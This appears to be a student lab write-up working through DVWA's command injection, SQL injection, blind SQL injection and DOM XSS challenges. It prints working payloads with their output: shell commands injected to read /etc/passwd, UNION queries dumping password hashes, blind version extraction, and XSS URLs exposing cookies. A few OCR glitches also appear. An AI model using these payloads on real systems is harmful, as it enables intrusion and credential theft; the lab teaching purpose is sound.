

Command Execution and SQL Injection Challenges

a) Command Execution

1) Low security

The program is not protecting against special characters such as “&&” and “;”. As such, we were able to run another command by using “127.0.0.1 && echo hi” and “127.0.0.1; echo hi”

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt min/avg/max/mdev = 0.018/0.033/0.046/0.010 ms  
hi
```

The victim can be affected by some attacks as the attacker might use commands which will show private information. For example, they might use dir or ls -l to view permissions and folder and file names in the directory.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.069 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3061ms  
rtt min/avg/max/mdev = 0.025/0.045/0.069/0.016 ms  
help index.php source
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.058 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.040 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3063ms  
rtt min/avg/max/mdev = 0.025/0.041/0.058/0.011 ms  
total 12  
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 help  
-rwxrwxrwx 1 kali kali 1839 Oct 11 17:31 index.php  
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 source
```

The attacker can view folders and files out of this directory as well using “127.0.0.1 && cd .. && cd .. && ls -l”.

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.024/0.030/0.037/0.004 ms
total 252
-rwxrwxrwx 1 kali kali 7296 Oct 11 17:31 CHANGELOG.md
-rwxrwxrwx 1 kali kali 33107 Oct 11 17:31 COPYING.txt
-rwxrwxrwx 1 kali kali 25027 Oct 11 17:31 README.ar.md
-rwxrwxrwx 1 kali kali 20674 Oct 11 17:31 README.fr.md
-rwxrwxrwx 1 kali kali 18253 Oct 11 17:31 README.md
-rwxrwxrwx 1 kali kali 19838 Oct 11 17:31 README.tr.md
-rwxrwxrwx 1 kali kali 15501 Oct 11 17:31 README.zh.md
-rwxrwxrwx 1 kali kali 152 Oct 11 17:31 SECURITY.md
-rwxrwxrwx 1 kali kali 3323 Oct 11 17:31 about.php
drwxrwxrwx 2 kali kali 4096 Nov 5 13:20 config
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 database
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 docs
drwxrwxrwx 6 kali kali 4096 Oct 11 17:31 dwqa
drwxrwxrwx 4 kali kali 4096 Oct 11 17:31 external
-rwxrwxrwx 1 kali kali 1406 Oct 11 17:31 favicon.ico
drwxrwxrwx 5 kali kali 4096 Oct 11 17:31 hackable
-rwxrwxrwx 1 kali kali 895 Oct 11 17:31 ids_log.php
-rwxrwxrwx 1 kali kali 4106 Oct 11 17:31 index.php
-rwxrwxrwx 1 kali kali 2192 Oct 11 17:31 instructions.php
-rwxrwxrwx 1 kali kali 4183 Oct 11 17:31 login.php
-rwxrwxrwx 1 kali kali 414 Oct 11 17:31 logout.php
-rwxrwxrwx 1 kali kali 154 Oct 11 17:31 php.ini
-rwxrwxrwx 1 kali kali 199 Oct 11 17:31 phpinfo.php
-rwxrwxrwx 1 kali kali 26 Oct 11 17:31 robots.txt
-rwxrwxrwx 1 kali kali 4724 Oct 11 17:31 security.php
-rwxrwxrwx 1 kali kali 151 Oct 11 17:31 security.txt
-rwxrwxrwx 1 kali kali 3307 Oct 11 17:31 setup.php
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 tests
drwxrwxrwx 16 kali kali 4096 Oct 11 17:31 vulnerabilities
```

We can also use “127.0.0.1 && cat /etc/passwd” to view essential information. Such information can be used by the attacker to exploit the system.

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.053/0.166/0.410/0.144 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
tss:x:105:113:TPM software stack,,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:110:65534:dnsmasq,,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,,:/run/avahi-daemon:/usr/sbin/nologin
+bit...112.110.001+timokit+    ./proc:/usr/sbin/nologin
```

We can protect against such an attack by updating the code to reject special characters such as “&&” and “;” which are used to execute commands. This is currently not happening with the low level security code as shown below.

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>

```

2) Medium security

In the medium security level, the “`&&`” and “`:`” no longer work to execute other commands. However, we can still run other commands in the background using “`&`”. For example, running the following command “`127.0.0.1 & ls -l`” works.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

total 12
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 help
-rwxrwxrwx 1 kali kali 1839 Oct 11 17:31 index.php
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.029/0.047/0.082/0.021 ms

```

Another example is “127.0.0.1 & pwd” which prints the current working directory.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
total 12
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 help
-rwxrwxrwx 1 kali kali 1839 Oct 11 17:31 index.php
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.029/0.047/0.082/0.021 ms
```

It is not protected against pipes either, as “127.0.0.1 & cat /etc/passwd | grep root” command searches displays results for “root” work after running cat /etc/passwd.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.126 ms
root:x:0:0:root:/root:/usr/bin/zsh
nm-openvpn:x:114:120:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.026/0.059/0.126/0.039 ms
```

The victim can be affected by these attacks as the attacker might use commands which will show private information. For example, they might use cat /etc/passwd to view essential information.

We can protect against such an attack by updating the code to reject others characters such as “&” and “|” which are used to execute commands. This is

currently not happening with the medium level security code as shown below, with only “&&” and “;” being replaced by ”.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

3) High security

As seen by the source code, more characters are not being checked. However, the pipe is being checked with a space after it. As such, we can use this:
127.0.0.1 |pwd, thus removing the space after the pipe.

It worked:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

/var/www/html/DVWA-master/vulnerabilities/exec

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

We can use the command execution to check the password and personal information, exploit attacks or listen for requests.

b) SQL Injection

1) Low security

The page source reveals that the low security version of this page uses no defenses against SQL injection (uses the raw input in the query).

```
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

The help section says that we must steal the passwords of the 5 users. First, we try to input the following tautology attack with a comment at the end.

' OR 1=1; #

Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1; #
First name: admin
Surname: admin

ID: ' OR 1=1; #
First name: Gordon
Surname: Brown

ID: ' OR 1=1; #
First name: Hack
Surname: Me

ID: ' OR 1=1; #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1; #
First name: Bob
Surname: Smith

The results now show the first name and last name of all users, not just those of a certain ID. This means that the tautology attack worked by setting the WHERE condition of the query to always true ($1=1$) rather than equal to a certain ID.

Now, we must try to show the names and passwords of these users using the following union attack.

`' UNION SELECT first_name, password FROM users; #`

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT first_name, password FROM users; #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users; #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users; #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users; #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users; #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The results show all the users' first names as well as the passwords in place of the surnames. This union attack works by combining, in one table, the empty results of the ID = " condition and the name & password results of the second part of the query that we provided through user input. This table of two columns is used in the results on the page; as far as the page is concerned, the two columns are first name and surname and are displayed as such regardless of the values in them (which we caused to be first name and password instead). Escaping certain characters from the input (such as ' ; # -) would protect against this particular attack.

2) Medium security

This time, the ID is sent in a POST request instead of a in the query of a GET request, and the input is taken through a dropdown instead of a textbox. Thus, we take a look at the POST request that is being sent:

The screenshot shows the DVWA SQL Injection page with a user ID of 1 selected in a dropdown menu. The Network tab in the browser developer tools shows a raw POST request with the parameter 'id' set to '1'. The response body contains the user information: ID: 1, First name: admin, Surname: admin.

We can see the ID being requested. Trying to edit and resend the POST request with a different ID:

The screenshot shows the DVWA SQL Injection page with a user ID of 4 selected in a dropdown menu. The Network tab in the browser developer tools shows a modified POST request with the parameter 'id' set to '4&Submit=Submit'. The response body contains the user information: ID: 4, First name: Pablo, Surname: Picasso.

We were able to receive a response to a different ID request through editing and resending.

Network										
St	M	Do...	File	Ini...	Ti	Tr...	Siz	Headers	Cookies	Request
200	PC	...	/DVWA-master/ do...	ht...	1.6...	4.1...	Filter Request Parameters			
200	GET	...	dvwaPage.js	sc...	js	ca...	0 B	Form data		Raw <input type="checkbox"/>
200	GET	...	add_event_liste...	sc...	js	ca...	593 B			
200	GET	...	favicon.ico	Fa...	vn...	ca...	1.37 KB			
500	PC	...	/DVWA-master/ Ne...	ht...	1.0...	0 B				
500	PC	...	/DVWA-master/ Ne...	ht...	1.0...	0 B				
500	PC	...	/DVWA-master/ Ne...	ht...	1.0...	0 B				
500	PC	...	/DVWA-master/ Ne...	ht...	1.0...	0 B				
500	PC	...	/DVWA-master/ Ne...	ht...	1.0...	0 B				

As expected, sending the same tautology attack does not work anymore (we get a 500 Internal Server error as a response) since the source code uses `mysqli_real_escape_string()` to escape certain characters.

By providing the following request payload:

`id=1 UNION SELECT 1,2&Submit=Submit`

so that `1 UNION SELECT 1,2` will be appended to the end of the query, we get the following response from the server:

St...	Me...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	POST	localhost	/DVWA-master/vulnerabilities/sql/	document	html	1.69 KB	4.14 KB	HTML					
200	GET	localhost	dvwaPage.js	script	js	cached	1.01 KB						
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B						
200	GET	localhost	favicon.ico	FaviconLo...	vn...	cached	1.37 KB						
500	POST	localhost	/DVWA-master/vulnerabilities/sql/	NetUtil.js...	html	1.03 KB	0 B						
500	POST	localhost	/DVWA-master/vulnerabilities/sql/	NetUtil.js...	html	1.03 KB	0 B						
500	POST	localhost	/DVWA-master/vulnerabilities/sql/	NetUtil.js...	html	1.02 KB	0 B						
200	POST	localhost	/DVWA-master/vulnerabilities/sql/	NetUtil.js...	html	1.72 KB	4.23 KB						

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT 1,2
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,2
First name: 1
Surname: 2

Now we change the SELECT statement to get the first names and passwords of all the users.

The screenshot shows a browser's developer tools Network tab with several requests listed. The last request, a POST to '/DVWA-master/vulnerabilities/sqli/1', is highlighted. The Response tab shows the HTML content of the page, which includes a 'Logout' link and a form for entering a User ID. The page content also displays a series of UNION SELECT queries being executed, revealing user data from the database.

```

    • Logout

Vulnerability: SQL Injection

User ID: 1 Submit

ID: 1 UNION SELECT first_name, password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT first_name, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT first_name, password FROM users
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT first_name, password FROM users
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT first_name, password FROM users
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT first_name, password FROM users
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
  
```

Note that the final query being run on the server's database would look like:

```

SELECT first_name, last_name FROM users WHERE user_id = 1 UNION
SELECT first_name, password FROM users;
  
```

As mentioned in the help section of this page, the query did escape special characters but we were able to reveal the passwords without any of those special characters simply because there were quotes around *id* so we were able to add whatever we wanted to *id*.

3) High security

In this level, the source code no longer escapes certain characters using `mysqli_real_escape_string()`, but now takes the ID through a session ID rather than through user input.

Clicking on the link provided opens a popup page with an text input field where the user can set the ID which will be saved as a session ID, as we can see below:

Vulnerability: SQL Injection

The screenshot shows a web application interface. On the left, a main panel displays user information: "ID: 1", "First name: admin", and "Surname: admin". Below this, a "More Information" section lists several URLs. On the right, a modal dialog titled "SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox" contains a form with a text input field and a "Submit" button. The text input field contains the value "Session ID: 1".

When we try to input the same injection string that we used in the low level attack:

```
' UNION SELECT first_name, password FROM users; #
```

Vulnerability: SQL Injection

The screenshot shows a web application interface. On the left, a main panel displays user information: "ID: ' UNION SELECT first_name, password FROM users; #", "First name: admin", and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99". Below this, a "More Information" section lists several URLs. On the right, a modal dialog titled "SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox" contains a form with a text input field and a "Submit" button. The text input field contains the value "Session ID: ' UNION SELECT first_name, password FROM users; #".

The attack works in the same way as the low-level one.

c) SQL Injection (blind)

1) Low security

In blind SQL injection, results of the query are not directly shown to the user. In this page, the server responds only with a true or false message indicating if the user exists in the database. We will try to take advantage of this true or false message: the server responds with a “user exists” message if the query returns a non-empty table, and a “user is missing” message if the query returns an empty table. Thus, we will try to make the table empty or not empty based on a certain condition that we provide. We test the following queries directly on the database:

```
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '1' AND 1=1;
+-----+-----+
| first_name | last_name |
+-----+-----+
| admin      | admin     |
+-----+-----+
1 row in set (0.000 sec)

MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '1' AND 1=0;
Empty set (0.000 sec)

MariaDB [dvwa]> █
```

Thus, by formatting the query this way and putting whatever condition we want after the “AND”, the page responds accordingly.

We were able to replicate the above queries by providing input to the webpage:

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Getting the version from the mariadb terminal:

```
MariaDB [dvwa]> SELECT @@VERSION;
+-----+
| @@VERSION |
+-----+
| 10.6.8-MariaDB-1 |
+-----+
1 row in set (0.000 sec)
```

Giving the following input:

```
' AND @@VERSION = '10.6.8-MariaDB-1
```

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

We confirm the version.

To find the version from scratch, we would have to “brute force” by guessing the version character by character. Starting with the first character, we would loop through all possible characters that could be in the version until the page returns an “exists” message when comparing the character with the substring of the first character of @@VERSION. Then, we would guess the second character in the same way, appending it to the first character and comparing that to the substring of the first two chars of @@VERSION. We would continue this strategy until the whole version is found.

Although not receiving results from the database directly, blind SQL injection takes advantage of other ways the page responds and it is definitely possible to retrieve the same information by brute forcing through many queries. This might make it harder for attackers (instead of just revealing the information in one simple query) but it can be automated through scripts or done manually given enough time or small data to be revealed.

Escaping characters would prevent this particular attack.

2) Medium security

Similar to the non-blind SQLi at medium security, this page uses POST, a dropdown list instead of a text box, and the mysqli_real_escape_string() function to escape certain characters from the input. We will edit and resend a legitimate POST request, testing a simple query:

Request body: *id=1 AND 1=0&Submit=Submit*

200	GET	local...	add_event_listeners.js	script	js	cached	593 B
200	GET	local...	favicon.ico	FaviconL...	v...	cached	1.37 ...
200	P...	local...	/DVWA-master/vulnerabilities	NetUtil.j...	ht...	1.71 KB	4.2...

- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

[More Information](#)

Request body: *id=1 AND 1=1&Submit=Submit*

St...	M...	Domain	File	Initiator	T...	Transfer...	Size	Headers	Cookies	Request	Response	Timings	StackTrace
200	P...	local...	/DVWA-master/vulnerabilities	document	ht...	1.70 KB	4.19...	HTML					Raw <input checked="" type="checkbox"/>
200	GET	local...	dvwaPage.js	script	js	cached	0 B						
200	GET	local...	add_event_listeners.js	script	js	cached	593 B						
200	GET	local...	favicon.ico	FaviconL...	v...	cached	1.37 ...						
200	P...	local...	/DVWA-master/vulnerabilities	NetUtil.j...	ht...	1.71 KB	4.2...						
200	P...	local...	/DVWA-master/vulnerabilities	NetUtil.j...	ht...	1.70 KB	4.19...						

- [JavaScript](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

[More Information](#)

Thus we are able to query the database for true or false conditions like in the low security attack. Since we can no longer use single or double quotes, we can only compare numbers, not whole strings. We try to compare the ASCII code of the 8th character of @@VERSION to the ASCII code 8th character of the “10.6.8-MariaDB-1” version we know (which is 77, code for M).

Request body:

id=1 AND ASCII(SUBSTRING(@@VERSION, 8, 1))%3D77&Submit=Submit

200	P...	local...	/DVWA-master/vulnerabilities	NetUtil.j...	ht...	1.70 KB	4.19...
-----	------	----------	------------------------------	--------------	-------	---------	---------

- [JavaScript](#)
- [About](#)
- [Logout](#)

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

[More Information](#)

We get a true result. We try changing 77 to 78 to get a false result:

`id=1 AND ASCII(SUBSTRING(@@VERSION, 8, 1))%3D78&Submit=Submit`

The screenshot shows a browser window with the DVWA SQL Injection (Blind) page. The URL is `localhost/DVWA-master/vulnerabilities/sql_1/blind/`. The page title is "Vulnerability: SQL Injection (Blind)". A dropdown menu shows "User ID: 1". A button labeled "Submit" is present. Below the form, a message says "User ID is MISSING from the database." The status bar at the bottom of the browser shows "200 P... local... /DVWA-master/vulnerabilities NetUtil.j... ht... 1.71 KB 4.2...".

Following the same logic of the low level, we brute force the version character by character, but instead of appending the characters together, we compare the ASCII codes of each individual character.

We can see that, similar to the medium level non-blind SQLi, the missing quotes around the `id` parameter is the reason that this attack works. Adding the quotes would protect against this attack.

3) High Security

Similar to the high level non-blind SQLi, the ID is now taken through a cookie rather than through user input, and no escaping is done on the server. The popup link allows the user to enter the ID and responds on the main page with whether the user exists or not.

The screenshot shows the DVWA SQL Injection (Blind) page with a cookie input dialog and a Firefox developer tools screenshot. The cookie input dialog shows "Cookie ID set!" with a dropdown menu containing "1" and a "Submit" button. The developer tools screenshot shows the "Cookies" tab with a list of cookies for the domain `localhost`, including "id" (value 1), "PHPSESSID" (value `9vfm4t6837...`), and "security" (value "high"). The status bar at the bottom of the browser shows "200 P... local... /DVWA-master/vulnerabilities/sql_1/blind/cookie-input.php# 140% ...".

When we set the injection string (the same one we used in the low level attack) in the text input, the browser encoded the string so all special characters were removed.

However, we can manually change the value of this cookie to whatever we want before we resend the request, bypassing the encoding.

We were able to inject just as the low level.

So, we can follow the same method to extract the version from scratch: we should brute force each individual character until we have the full string.

XSS Challenges


a) XSS (DOM)

1) Low security

As hinted by the help section, we try to access the following URL:

```
Q localhost/DVWA-master/vulnerabilities/xss_d/?default=English<script>alert(1)</script>
```

We get an alert, meaning that the JavaScript has worked.




Our objective is to steal the cookies from the browser.

Changing the URL to alert with the document's cookies, the URL becomes:

`http://localhost/DVWA-master/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie)%3C/script%3E`

And we get the following alert:



2) Medium security

In the medium security level, some protection was added which is checking the presence of a “<script” string. Whenever we try to add a script, it defaults to English. We still managed to exploit a vulnerability by using the following URL:

[http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English</option></select><img src=myFakeImage one](http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English%3C	option%3C	select%3E%3C	img%20src=myFakeImage%20onerror=alert(document.cookie)%3E)

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

⊕ 127.0.0.1

PHPSESSID=9r4eirug6pu0lqcj3b4553kj4; security=medium

Don't allow 127.0.0.1 to prompt you again

OK

More Information

